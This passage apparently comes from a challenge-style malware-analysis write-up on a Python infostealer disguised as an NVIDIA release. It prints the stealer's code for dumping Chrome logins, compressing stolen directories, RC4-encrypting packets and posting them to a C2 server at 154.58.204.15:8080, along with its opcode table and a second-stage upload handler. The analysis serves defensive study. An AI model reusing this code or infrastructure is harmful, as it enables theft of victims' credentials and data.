    # Log file
    log_file = os.path.join(os.getcwd(), "chrome_logins_dump.txt")
    with open(log_file, "w", encoding="utf-8") as log:
        log.write("Chrome Saved Logins Dump\n=========================\n")
```

It saves this dump to the current working directory, which is the TEMP directory.

Answer: C:\Users\z4hra\AppData\Local\Temp\nvidiaRelease\chrome_logins_dump.txt

Identifying key functions helps in understanding the code. Which function is called to package stolen directories for exfiltration?

Within auto.py, we can see that it calls util.compress_0509 and passes zipDirectories:

```
compressed_data = util.compress_0509(zipDirectories)
```

This compresses the listed paths to prepare for exfiltration.

```
def compress_0509(paths, compress_root=False):
    buffer = io.BytesIO()
    with tarfile.open(mode="w:gz", fileobj=buffer) as tar:
        for path in paths:
            arcname = os.path.basename(path) if compress_root else None
            tar.add(path, arcname=arcname)
    buffer.seek(0)
    return buffer
```

Answer: compress_0509

Command & Control

Tracking outbound connections is essential for identifying C2 infrastructure. What is the IP address and port of the C2 server?


The C2 server IP and port is found in the config.py file:

```
UPLOAD_URL0509 = "http://154.58.204.15:8080"  # Change to your server
```

Answer: 154.58.204.15:8080


C2 communication is often encrypted to evade detection. What symmetric stream cipher is used to encrypt the data sent to and from the C2 server?

The nvidia.py file mentions the UPLOAD_URL0509 variable in one of its functions:




```
cmd, _ = api.htxp_exchange0509(config.UPLOAD_URL0509, msg)
```

It becomes clear that api.py is responsible for the communication between the infected host and the C2 server. If you navigate to the htxp_exchange0509 function, we can see it calls packet_make0509:



```
def htxp_exchange0509(url: str, data: str) -> str:
    packet = packet_make0509(data.encode())

    try:
        resp = requests.post(url, data=packet, headers={'Content-Type': 'application/octet-stream'})
        resp.raise_for_status()
    except Exception as e:
        print("err", e)
        return "", e

    plain = packet_decode0509(resp.content)
    return plain.decode() if plain else "", None
```

In the packet_make0509 function, we can see that it uses RC4 to encrypt the traffic:




```
def packet_make0509(data: bytes) -> bytes:
    # generate random key
    key = os.urandom(KEY_LENGTH)

    # create RC4 cipher
    cipher = ARC4.new(key)

    # encrypt the data
    encrypted_data = cipher.encrypt(data)

    # build packet
    packet = bytearray(SUM_LENGTH + KEY_LENGTH + len(data))
    packet[SUM_LENGTH:SUM_LENGTH+KEY_LENGTH] = key
    packet[SUM_LENGTH+KEY_LENGTH:] = encrypted_data

    # compute checksum
    checksum = hashlib.md5(packet[SUM_LENGTH:]).digest()
    packet[:SUM_LENGTH] = checksum

    return bytes(packet)
```

Answer: RC4

Operators use C2 channels to deploy additional tools. Which function would be used to download a second-stage payload onto the victim's machine?

The command.py script contains all the command logic. Here we can find a function called process_upload:




```
def process_upload(data):
    path = data[0].decode()
    buf = io.BytesIO(data[1])  # Simulating the buffer from []byte

    err = util.decompress_0509(buf, path)

    if err is None:
        log = f"{path} : {len(data[1])}"
        state = config.LOG_SUCCESS0509
    else:
        log = f"{path} : {str(err)}"
        state = config.LOG_FAIL0509

    return config.MSG_LOG0509, [
        state.encode(),
        log.encode()
    ]
```

This is the client-side handler that receives a file payload from the C2 server and writes it to disk. This function takes the raw archive bytes produced by compress_0509 loaded into an in-memory buffer and decompresses it using the decompress_0509 function. It then builds a log depending on if it succeeded or failed.

Answer: process_upload


C2 servers issue commands using obfuscated codes. What is the opcode used to instruct the malware to steal browser cookies and passwords?

Each command opcode can be found in the config.py file:




```
COMMAND_INFORMATION0509          = "qwer"
COMMAND_FILE_UPLOAD0509        = "asdf"
COMMAND_FILE_DOWNLOAD0509      = "zxcv"
COMMAND_OS_SHELL0509        = "vbcx"
SHELL_MODE_WAITGETOUT0509 = "qmwn"
SHELL_MODE_DETACH0509      = "qalp"
COMMAND_WAIT0509           = "ghdj"
COMMAND_AUTO0509           = "r4ys"
AUTO_CHROME_GATHER_COMMAND0509     = "89io"
AUTO_CHROME_PREFRST_COMMAND0509    = "7ujm"
AUTO_CHROME_COOKIE_COMMAND0509     = "gi%#"
AUTO_CHROME_KEYCHAIN_COMMAND0509   = "kyci"
COMMAND_EXIT0509           = "dghh"
```

The auto.py script is what's responsible for stealing browser cookies and passwords, therefore, the opcode used to instruct the malware to steal browser cookies and passwords is R4ys:



```
COMMAND_AUTO0509            = "r4ys"
```

This opcode tells the client to run the auto module, whereas the other opcodes tell the client to run specific functions within the auto module:




```
AUTO_CHROME_GATHER_COMMAND0509    = "89io"
AUTO_CHROME_PREFRST_COMMAND0509   = "7ujm"
AUTO_CHROME_COOKIE_COMMAND0509    = "gi%#"
AUTO CHROME KEYCHAIN COMMAND0509  = "kyci"
```

Answer: R4ys


Data must be packaged before being sent. Which function is responsible for wrapping outbound data into the custom encrypted packet format?

In the api.py file, we can see a function called packet_make0509:



```
def packet_make0509(data: bytes) -> bytes:
    # generate random key
    key = os.urandom(KEY_LENGTH)

    # create RC4 cipher
    cipher = ARC4.new(key)

    # encrypt the data
    encrypted_data = cipher.encrypt(data)

    # build packet
    packet = bytearray(SUM_LENGTH + KEY_LENGTH + len(data))
    packet[SUM_LENGTH:SUM_LENGTH+KEY_LENGTH] = key
    packet[SUM_LENGTH+KEY_LENGTH:] = encrypted_data

    # compute checksum
    checksum = hashlib.md5(packet[SUM_LENGTH:]).digest()
    packet[:SUM_LENGTH] = checksum

    return bytes(packet)
```

This function is what's responsible for wrapping outbound data into the custom encrypted packet format. We can confirm this as if we look for what functions call this function, it includes htxp_exchange0509, which is responsible for sending the packets:



```python
def htxp_exchange0509(url: str, data: str) -> str:
    packet = packet_make0509(data.encode())

    try:
        resp = requests.post(url, data=packet, headers={'Content-Type': 'application/octet-stream'})
        resp.raise_for_status()
    except Exception as e:
        print("err", e)
        return "", e

    plain = packet_decode0509(resp.content)
    return plain.decode() if plain else "", None
```

Answer: packet_make0509